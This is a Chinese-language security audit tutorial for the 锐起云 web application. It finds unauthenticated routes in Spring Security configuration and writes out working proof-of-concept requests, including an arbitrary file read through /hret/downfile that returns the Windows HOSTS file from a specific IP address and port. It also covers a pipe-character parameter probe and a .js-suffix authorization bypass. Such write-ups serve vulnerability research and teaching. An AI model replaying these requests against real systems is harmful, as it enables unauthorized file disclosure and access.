



锐起云 代码审计

一：看xml





1.xxx.security.xml



上面的IS_AUTHENTICATED_ANONYMOUSLY

配合后面的"/ */ "IS_AUTHENTICATED_REMEMBERED 形成白名单

双击shift 找!



找这些RequestMapping路由

全都是可以访问的

想来部署通过函数去访问 都是靠路由

```
1 public void downAll(HttpServletRequest request, HttpServletResponse
  response) {
2     try {
3         String filePath = ParamUtils.getParameter(request, "fpid",
  (String)null);
4         filePath = URLDecoder.decode(filePath, "UTF-8");
5         filePath = filePath.replace(" ", "\\");
6         File file = new File(filePath);
```

```
@RequestMapping({"/downfile"})
public void downAll(HttpServletRequest request, HttpServletResponse response) {
    try {
        String filePath = ParamUtils.getParameter(request, paramName: "fpid", (String)null);
        filePath = URLDecoder.decode(filePath, enc: "UTF-8");
        filePath = filePath.replace(target: " ", replacement: "\\");
        File file = new File(filePath);
        if (file.exists()) {
            BufferedOutputStream bos = null;
```

可控

```
public void getChFiles(String pathFile, Map<String, String>
@RequestMapping({"/downf
public void downAll(HttpSer
```

```
###
GET /hret/downfile
```

```
###
GET /hret/downfile

###
GET /hret/getSFZ
```

"右键"→显示上下文请求→在http中构造请求

构造poc

```
1 POST /hret/downfile HTTP/1.1
2 Host: 220.175.120.50:7755
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
  Trident/5.0)
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 47
10
11 fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS
12
13
```

重点来了 上面这个包其实我们是抓不到的

我们只能抓到这样的包

```
1 GET /login HTTP/1.1
2 Host: 220.175.120.50:7755
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer:
  http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF6BCBF013CA38
  D
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: JSESSIONID_Ecloud=056B531393A01B73AFF6BCBF013CA38D
9 Connection: close
```

那我们可以依次构造包

```
1 POST /hret/downfile HTTP/1.1
2 Host: 220.175.120.50:7755
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
  Win64; x64; Trident/5.0)
5 Accept: /
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 47
10
11 fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS
```

框内这几个是随便写 删掉都可以

但是Content-Type: application/x-www-form-urlencoded必须写且和post是绑定的

还有一个 一定不能空行!!

你看我们可以把上面那个login的包改下来

itty 原始 十六进制 三 换行 三

```
POST /hret/downfile HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Accept:
image/avif, image/webp, image/apng, image/svg+xml, image/*, */*;q=0.8
Referer:
http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF6BCBF013CA38D
Accept-Language: zh-CN, zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS
```

没有匹配

Pretty 原始 十六进制 Render 三 换行 三

```
16 # space.
17 #
18 # Additionally, comments (such as these) may be
   inserted on individual
19 # lines or following the machine name denoted by a
   '#' symbol.
20 #
21 # For example:
22 #
23 #      102.54.94.97      rhino.acme.com      #
   source server
24 #      38.25.63.10     x.acme.com          # x
   client host
25
26 # localhost name resolution is handled within DNS
   itself.
27 # 127.0.0.1            localhost
28 # ::1                  localhost
29
```

没有匹配

依旧可以

我们不是整个目录都是可以访问的吗 我们试试@request

itty 原始 十六进制 三 换行 三

```
POST /hret/getAllCom HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Accept:
image/avif, image/webp, image/apng, image/svg+xml, image/*, */*;q=0.8
Referer:
http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF6BCBF013CA38D
Accept-Language: zh-CN, zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

excode=1&&exname=1|
```

没有匹配

Pretty 原始 十六进制 Render 三 换行 三

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Length: 35
4 Date: Wed, 01 Mar 2023 05:58:47 GMT
5 Connection: close
6
7 1, D:\datastore\1_20230301135847.zip
```

没有匹配

一样可以 这样就好几个洞了

xml不是有其他目录吗 也试一试

```

1 POST /help/downPhoneClient HTTP/1.1
2 Host: 220.175.120.50:7755
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
  Windows NT 6.1; Win64; x64; Trident/5.0)
5 Accept:
  image/avif, image/webp, image/apng, image/svg+xml, image
  /*, */;q=0.8
6 Referer:
  http://220.175.120.50:7755/login;jsessionid=056B5313
  93A01B73AFF6BCBF013CA38D
7 Accept-Language: zh-CN, zh;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 16
11
12 djaksdjalkdjskda
13
14

```

有一个漏洞点(本来是不可以的 我们随便填充点字符试试)

再跳一层 外面不是还有别的xml吗 我们去看别的xml

把下图这个intercept-url拿去套用

```

<!-- intercept-url:拦截器,可以设定哪些路径需要哪些权限来访问. filters=none 不使用过滤,也可以理解为忽略
<intercept-url pattern="/js/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/image.jsp" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/css/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/images/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />

```

可惜并没有什么

那我们再跳一层 不是还有个web.xml总的吗

一般web.xml看什么 看关于session鉴权的 就比如这个opensession

```

applicationContext-db.xml x web.xml x applicationContext-security.xml x applicationContext-quartz.xml
<url-pattern>/j_spring_security_check</url-pattern>
</filter-mapping>

<filter>
  <filter-name>openSessionInView</filter-name>
  <filter-class>
    org.springframework.orm.hibernate3.support.OpenSessionInViewFilter
  </filter-class>
</filter>

<filter-mapping>
  <filter-name>openSessionInView</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
//h5
//h4
// /h5../h4/api
// /admin/api.js
<filter>
  <filter-name>springSecurityFilterChain</filter-name>
  <filter-class>
    org.springframework.web.filter.DelegatingFilterProxy

```

青色的框是我们自己填的(假装有洞)

一般这里要是写了什么`"/admin/api"`的话 我们可以怎么办呢?

我们可以构造`/admin/api.js` 那么控制器就可能会跳转到`/admin/api` 从而达到未授权